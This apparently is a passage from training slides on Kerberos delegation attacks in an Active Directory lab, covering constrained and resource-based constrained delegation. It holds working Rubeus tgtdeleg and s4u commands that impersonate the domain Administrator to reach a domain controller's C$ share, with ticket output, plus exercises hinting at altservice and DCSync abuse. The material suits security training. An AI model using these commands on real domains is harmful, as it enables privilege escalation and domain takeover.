
- Service For User To Self (S4U2Self): Allows account to request tokens on behalf of other users. With T2A4D, these tokens are forwardable.
- Service For User to Proxy (S4U2Proxy): Specifies list of Kerberos services the user can forward those obtained tokens (controlled by msDS-AllowedToDelegateTo)

Scenario: you have web service for your employees that doesn’t support Kerberos authentication and requires access to the file share (CIFS) or MSSQL Database to retrieve some documents or information to them.

# CONSTRAINED DELEGATION (S4U2SELF)



# CONSTRAINED DELEGATION (S4U2PROXY)



# DELEGATION (CONSTRAINED)

To find User Accounts with T2A4D and msDS-AllowedToDelegateTo:

```
Get-ADObject -Properties samaccountname,useraccountcontrol,msds-allowedtodelegate | where {$_ .useraccountcontrol -like '*TRUSTED_TO_AUTH_FOR_DELEGATION'} | fl
```

Or

```
Get-NetUser -TrustedToAuth
```

```
PS C:\Users\pwnd.user\Desktop\AD-Tools> Get-ADObject -Properties samaccountname,useraccountcontrol,msds-allowedtodelegate | where {$_ .useraccountcontrol -like '*TRUSTED_TO_AUTH_FOR_DELEGATION'} | fl
```

```
 samaccountname : iis.srvc
 useraccountcontrol : NORMAL_ACCOUNT, TRUSTED_TO_AUTH_FOR_DELEGATION
 msds-allowedtodelegate : {www/DC-01.alto.tel/alto.tel, www/DC-01.alto.tel, www/DC-01, www/DC-01.alto.tel/ALTO...}
```

# **BONUS MISSION**

Access iis.srvc account

Abuse the Constrained Delegation

Access the DC File Share on behalf of the Administrator

# **DELEGATION (CONSTRAINED)**

Access iis.srvc account and try to access DC file share:

```
runas /netonly /user:alto\iis.srvc "powershell.exe -ep bypass"
```

# Access Denied!!

Now request for Delegation TGT:

## Rubeus.exe tgtdeleg

# DELEGATION (CONSTRAINED)

Request TGS for Administrator to authenticate to CIFS/DC-01.alto.tel

```
Rubeus.exe s4u /ticket:[Base64 delegation TGT ticket]
/impersonateuser:administrator /domain:alto.tel /msdsspn:cifs/dc-01.alto.tel
/dc:dc-01.alto.tel /ptt
```

Confirm you have the requested ticket

```
Klist
```

```
Dir \\DC-01.alto.tel\C$
```

# DELEGATION (CONSTRAINED)

```
Administrator: powershell.exe -ep bypass (running as alto\iis.srvc)
PS C:\Users\pwnd.user\Desktop\AD-Tools> klist

Current LogonId is 0:0x24c80d

Cached Tickets: (2)

#0> Client: administrator @ ALTO.TEL
 Server: cifs/dc-01.alto.tel @ ALTO.TEL
 KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
 Ticket Flags 0x60a50000 -> forwardable forwarded renew
 Start Time: 7/26/2022 0:33:21 (local)
 End Time: 7/26/2022 10:31:58 (local)
 Renew Time: 8/2/2022 0:31:58 (local)
 Session Key Type: AES-128-CTS-HMAC-SHA1-96
 Cache Flags: 0
 Kdc Called:

#1> Client: administrator @ ALTO.TEL
 Server: iis.srvc @ ALTO.TEL
 KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
 Ticket Flags 0x60a10000 -> forwardable forwarded renew
 Start Time: 7/26/2022 0:33:21 (local)
```

```
Administrator: powershell.exe -ep bypass (running as alto\iis.srvc)

[*] Action: S4U

[*] Action: S4U

[*] Using domain controller: dc-01.alto.tel (172.30.97.217)
[*] Building S4U2self request for: 'iis.srvc@ALTO.TEL'
[*] Sending S4U2self request
[+] S4U2self success!
[*] Got a TGS for 'administrator@ALTO.TEL' to 'iis.srvc@ALTO.TEL'
[*] base64(ticket.kirbi):

doIFQjCCBT6gAwIBBaEDAgEWooIEXTCCBF1hggRVMIIIEUaADAgEFoQobCEFMVE8uVEV
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xkw+hRbeHa1S11K3i3Jr7C7JrVRI zCOMz8RoDen/UlwVnhdwLwCvPiJvOB47Kd4/OVrMm1
```

```
Administrator: powershell.exe -ep bypass (running as alto\iis.srvc)
PS C:\Users\pwnd.user\Desktop\AD-Tools> ls \\dc-01.alto.tel\c$
```

| Directory: \\dc-01.alto.tel\c\$ |                    |        |                     |
|---------------------------------|--------------------|--------|---------------------|
| Mode                            | LastWriteTime      | Length | Name                |
| ----                            | -----              | -----  | -----               |
| d----                           | 9/15/2018 12:19 AM |        | PerfLogs            |
| d-r---                          | 7/15/2022 11:19 PM |        | Program Files       |
| d----                           | 7/15/2022 11:19 PM |        | Program Files (x86) |
| -                               | 7/26/2022 9:35 PM  |        | temp                |

# BONUS MISSION

It has been discovered that only server name is protected in KRB-CRED file, but not the service name (sname)

Further attacks can be performed via allowed alternate services.

How can you abuse this feature to gain further access! (e.g: DCSync)

Hint: /altseravice

# BONUS MISSION

We have abused User Accounts only, what about Computer Account?

From AD, configure one of the machines (Computer Accounts) to have Constrained Delegation.


How can you enumerate for those machines?

Abuse it!

Hint: “NT Authority\System”

# RESOURCE BASED CONSTRAINED DELEGATION

- In classic Unconstrained/Constrained Delegation, an object (computer/user) is given permission to impersonate any user against a target service/resource.
- In RBCD, the target objects/resources specify who to trust and allowed to impersonate any user to them (Supported from Windows Server 2012+ and Windows 8.1+)
- “ms-DS-AllowedToActOnBehalfOfOtherIdentity” attribute allows owners of resource to specify which account is trusted and allowed to delegate to them (stored as series of binary bytes).



# RESOURCE BASED CONSTRAINED DELEGATION

## prerequisites:

- Account with Write permission over the target object to be able to edit **ms-DS-AllowedToActOnBehalfOfOtherIdentity** attribute like “GenericAll/GenericWrite/WriteDacl/WriteProperty...etc”. **(DA is not needed)**
- Account with SPN (T2A4D is not needed).

## Into consideration:

- having account with SPN is enough to be able to perform S4U2Self, T2A4D flag is not needed. However, the returned TGS won't be Forwardable. When T2A4D flag is set, the TGS ticket will be Forwardable.
- If the returned TGS ticket is not forwardable, it cannot be used in S4U2Proxy to abuse the classic Constrained Delegation, but it can be used to abuse Resource Based Constrained Delegation.

**So, Assume you have compromised a user who has write permission over a target computer, how can you abuse RBCD to gain more access like RCE on that computer?**

# RESOURCE BASED CONSTRAINED DELEGATION

- **ms-DS-MachineAccountQuota**: number of computer accounts that a user is allowed to create in a domain (by default 10).
- S4U2Self is available as SPN is available by default for created computer objects.


To enumerate the Domain for the number of machines quota:

```
Get-DomainObject -Identity "dc=alto,dc=tel" -Domain alto.tel | select ms-ds-machineaccountquota
```


# RBCD ATTACK (1)



